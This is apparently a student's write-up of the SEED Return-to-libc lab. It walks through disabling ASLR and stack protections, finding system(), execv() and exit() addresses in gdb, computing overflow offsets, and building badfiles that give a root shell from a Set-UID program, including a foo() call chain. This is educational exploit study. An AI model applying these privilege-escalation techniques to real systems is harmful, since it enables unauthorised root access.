

Return-to-libc Attack Project

For this project I let the value of `BUF_SIZE` be 12, the default, for compiling without the `BUF_SIZE` flag all the time. First step was to turn off address space randomization and to link `bin/sh` to `bin/zsh` in order to disable the protection that drops the Set-UID privilege before executing the command. Then I compiled the `retlib.c` program with the flag that turns off the StackGuard protection and the flag that turns on the non-executable stack protection, changed the ownership to the root user and set the permissions for `retlib` to `rwsr-xr-x`.

```
[05/10/25]seed@VM:~/.../CS$ gcc -D__NO_STK_GUARD__ -z noexecstack -o retlib retlib.c
[05/10/25]seed@VM:~/.../CS$ sudo chown root retlib
[05/10/25]seed@VM:~/.../CS$ sudo chmod 4755 retlib
[05/10/25]seed@VM:~/.../CS$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 May 10 13:01 /bin/sh -> /bin/zsh
[05/10/25]seed@VM:~/.../CS$ ^C
[05/10/25]seed@VM:~/.../CS$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 May 10 13:15 retlib
```

Task 1

For task 1 I created an empty badfile and using the `gdb` debugging tool, I ran the `retlib` file and found the addresses for the `system()` and `exit()` functions.

```
[05/10/25]seed@VM:~/.../CS$ touch badfile
[05/10/25]seed@VM:~/.../CS$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/CS/retlib
Returned Properly
[Inferior 1 (process 3700) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

Task 2

Created an environmental variable to hold the string “/bin/sh” and got it’s address from the memory in order to use it later as an argument to system() function, which will execute the /bin/sh program.

```
[05/10/25]seed@VM:~/.../CS$ export MYHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ env | grep MYHELL
MYHELL=/bin/sh
[05/10/25]seed@VM:~/.../CS$ gcc memoryAddress.c -o memoryAddress
[05/10/25]seed@VM:~/.../CS$ ./memoryAddress
bffffdca
[05/10/25]seed@VM:~/.../CS$ ./memoryAddress
bffffdca
```

As the address randomization is turn off, the address remains the same every time the program is ran.

Task 3

I chose to write a Python program to construct the badfile. From the first task I already had the system() and exit() addresses and from second task the “/bin/sh” address although after some time spent debugging, I found the correct address for “/bin/sh” which is 0xbffffdd6, which is close to the one suggested by my program. One of my observations is that even the gdb debugger shifts the stack causing address changes and I successfully found the real address converting the program that populates the badfile in C where I printed the actual content at that address until I reach the MYHELL = “/bin/sh”.

```
0xbffffd88: "UPSTART_EVENTS=xsession started"
0xbffffda8: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc3: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffddd: "MYHELL=/bin/sh"
0xbffffded: "QT4_IM_MODULE=xim"
0xbffffdff: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:
cal/share:/usr/share:/var/lib/snapd/desktop"
0xbffffe65: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
```

```
gdb-peda$ x/s 0xbffffddd
0xbffffddd: "MYHELL=/bin/sh"
```

In order to find the size of the buffer I modified the retlib program to print the frame pointer address and the buffer address so I can subtract them.

```
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfffec18
Buffer's address inside bof(): 0xbfffec00
```

$0xbfffec18 - 0xbfffec00 = 18h = 24$

The address of the EBP is at offset 24 so the system() offset will be 28, the next offset should be the exit() at 32, and the third, “/bin/sh” have the offset 36.

After I run the populateBadfile program and created the badfile, I run the retlib program and got a root shell.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfffec18
Buffer's address inside bof(): 0xbfffec00
#
```

After testing this attack without the exit() function I still got the root shell access because the system() executes /bin/sh before accessing the return address. But after I exited the shell a segmentation fault occurred, due to not having an address for the exit() function.

```
[05/16/25]seed@VM:~/.../CS$ python3 populateBadfile.py
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfffec18
Buffer's address inside bof(): 0xbfffec00
# wxit
zsh: command not found: wxit
# exit
Segmentation fault
```

When I changed the name of the retlib file into newretlibe the attack failed, because the new name has a different length and causes different stack alignment, and the hardcoded address for “/bin/sh” moves a few bytes, the system() do not receive the right address and executes what it finds in the memory for the provided address resulting in segmentation fault.


```
[05/16/25]seed@VM:~/.../CS$ mv retlib newretlib
[05/16/25]seed@VM:~/.../CS$ ./newretlib
Frame Pointer (EBP) inside bof(): 0xbfffec08
Buffer's address inside bof(): 0xbfffeb0
zsh:1: command not found: h
Segmentation fault
```

Task 4

For this task I turned back on the address space randomization and ran the previous attack again which resulted in segmentation fault this time.

```
[05/16/25]seed@VM:~/.../CS$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[05/16/25]seed@VM:~/.../CS$ ./retlib
Frame Pointer (EBP) inside bof(): 0xbfca5938
Buffer's address inside bof(): 0xbfca5920
Segmentation fault
```

When the address space randomization is turned on every address is being modified every time you run the program. This makes it really hard to get the address of `system()`, `exit()` and `"/bin/sh"`. As we can observe even the buffer address and the EBP are changed so not even the offsets will match due to stack shifts.

Task 5

Firstly, I linked `/bin/sh` back to `/bin/dash`, which will preserve my `"-p"` flag and retain SET-UID privileges.

```
[05/24/25]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
```

For this task I recompiled the `retlib` file with a buffer size of 30, in order to observe the outcome.

```
[05/24/25]seed@VM:~/.../CS$ gcc -DBUF_SIZE=30 -fno-stack-protector -z noexecstack -o retlib retlib.c
[05/24/25]seed@VM:~/.../CS$ sudo chown root retlib
[05/24/25]seed@VM:~/.../CS$ sudo chmod 4755 retlib
```

What changed is the buffer size in the stack layout and consequently the offsets for my libc functions.

```
[05/24/25]seed@VM:~/.../CS$ ./retlib
Address of dummy[] inside main(): 0xbfffeb6
Frame Pointer (EBP) inside bof(): 0xbfffeb98
Buffer's address inside bof(): 0xbfffeb6e
Returned Properly
```


As we can see we have $0xbfffeb98 - 0xbfffeb6e = 2ah = 42$. So 42 bytes are used for the buffer and the new offset will be 42 .

In order to defend shell's countermeasure I chose to replace `system()` with a different function `execv()`. I checked the addresses for `execv()` and `exit()` in gdb debugger.

```
gdb-peda$ p execv
$1 = {int (const char *, char * const *)} 0xb7eb8780 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

For `execv()` function we need the first argument to be `"/bin/sh"` and the next one a pointer to an argument array which will contain the address of `"/bin/sh"` and the address of `"-p"` to maintain privilege mode.

I created a program `envAddress5.c` to retrieve the addresses for the 2 arguments.



```
envAddress5.c (~/Documents/CS) - gedit
#include <stdio.h>
#include <stdlib.h>

int main(){
    char* shell = (char *)getenv("MYSHELL");
    char* arg = getenv("ARG");

    if (shell){
        printf("Value: %s\n", shell);
        printf("Address: %x\n", (unsigned int)shell);
    }
    if (arg){
        printf("Value: %s\n", arg);
        printf("Address: %x\n", (unsigned int)arg);
    }
    return 1;
}
```

C Tab Width: 8 Ln 1, Col 1 INS

And also a test.c program when I was modifying the address by a few bytes until I reached the right ones, which I was printing on the screen.



```
[05/18/25]seed@VM:~/.../CS$ ./envAddress5
Value: /bin/sh
Address: bffffdce
Value: -p
Address: bffff863
[05/18/25]seed@VM:~/.../CS$ ./test
--- Memory Content Verification ---
Checking 0xbffffdd2 (sh addr):
-> Actual content: MYSHELL=/bin/sh

Checking 0xbffff86b (p addr):
-> Actual content: ARG=-p
```

Unfortunately, even with address space randomization turned off, the addresses for the 2 environment variables were slightly changing between runs, due to how shell builds the environmental block at runtime and I chose to replace them with strings in my program.

The last address I used was the buffer start address 0xbfffeb6e, that I print when running retlib. I needed an address that won't be modified between runs, in order to choose a location where to store "/bin/sh" and "-p" string arguments. I randomly chose to store them at offset 100 and 110 after the buffer start address, after I considered not overwriting other libc function addresses.


As I previously mentioned, the buffer has a size of 42 , so the execv() offset is at 46, the exit() at 50, the "/bin/sh" at 54 and the pointer to the arguments array at offset 58.

```
[05/24/25]seed@VM:~/.../CS$ python3 task5.py
[05/24/25]seed@VM:~/.../CS$ ./retlib
Address of dummy[] inside main(): 0xbfffebb6
Frame Pointer (EBP) inside bof(): 0xbfffeb98
Buffer's address inside bof(): 0xbfffeb6e
# █
```

And finally, after running the new program task5.py that constructs the new badfile and retlib we get the same root shell access.

Task 6

Added the foo() function in retlib in order to chain 10 calls to this function and then call execv() with the previous arguments and still get the root shell.



```
retlib6.c (~/Documents/CS) - gedit
Open Save
retlib6.c task6.py
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif
void foo()
{
    static int count = 0;
    count++;
    printf("Hello world: %d\n", count);
}
int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;
    asm("mov %%ebp, %0" : "=r" (framep));
    printf("Frame Pointer (EBP) inside bof(): 0x%.8x\n", (unsigned)framep);
    printf("Buffer's address inside bof(): 0x%.8x\n", (unsigned)&buffer);
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, "A buffer overflow problem!");
}
```

The `execv()` and `exit()` function addresses remained the same, as well as the buffer size being 30 in `retlib` and 42 in the stack frame.

```
gdb-peda$ p execv
$1 = {int (const char *, char * const *)} 0xb7eb8780 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

The only address I needed was the one for the `foo()` function. I use `gdb` debugger on `retlib` to get the address.

```
gdb-peda$ info address foo
Symbol "foo" is at 0x804851b in a file compiled without debugging.
```


Also made the following changes to the “exploit” file: after the buffer I added the foo() function address and I kept increasing the offset by 4 and looping through the function calls.

```
foo_addr = 0x0804851b
F = offset + 4
for i in range(10):
    content[F:F+4] = (foo_addr).to_bytes(4, 'little')
    F += 4
```

Ran the file to construct the badfile and retlib, and saw the function calls and the root shell I obtained.

```
[05/24/25]seed@VM:~/.../CS$ python3 task6.py
[05/24/25]seed@VM:~/.../CS$ ./retlib6
Address of foo(): 0x0804851b
Frame Pointer (EBP) inside bof(): 0xbffffeb98
Buffer's address inside bof(): 0xbffffeb6e
Hello world: 1
Hello world: 2
Hello world: 3
Hello world: 4
Hello world: 5
Hello world: 6
Hello world: 7
Hello world: 8
Hello world: 9
Hello world: 10
# █
```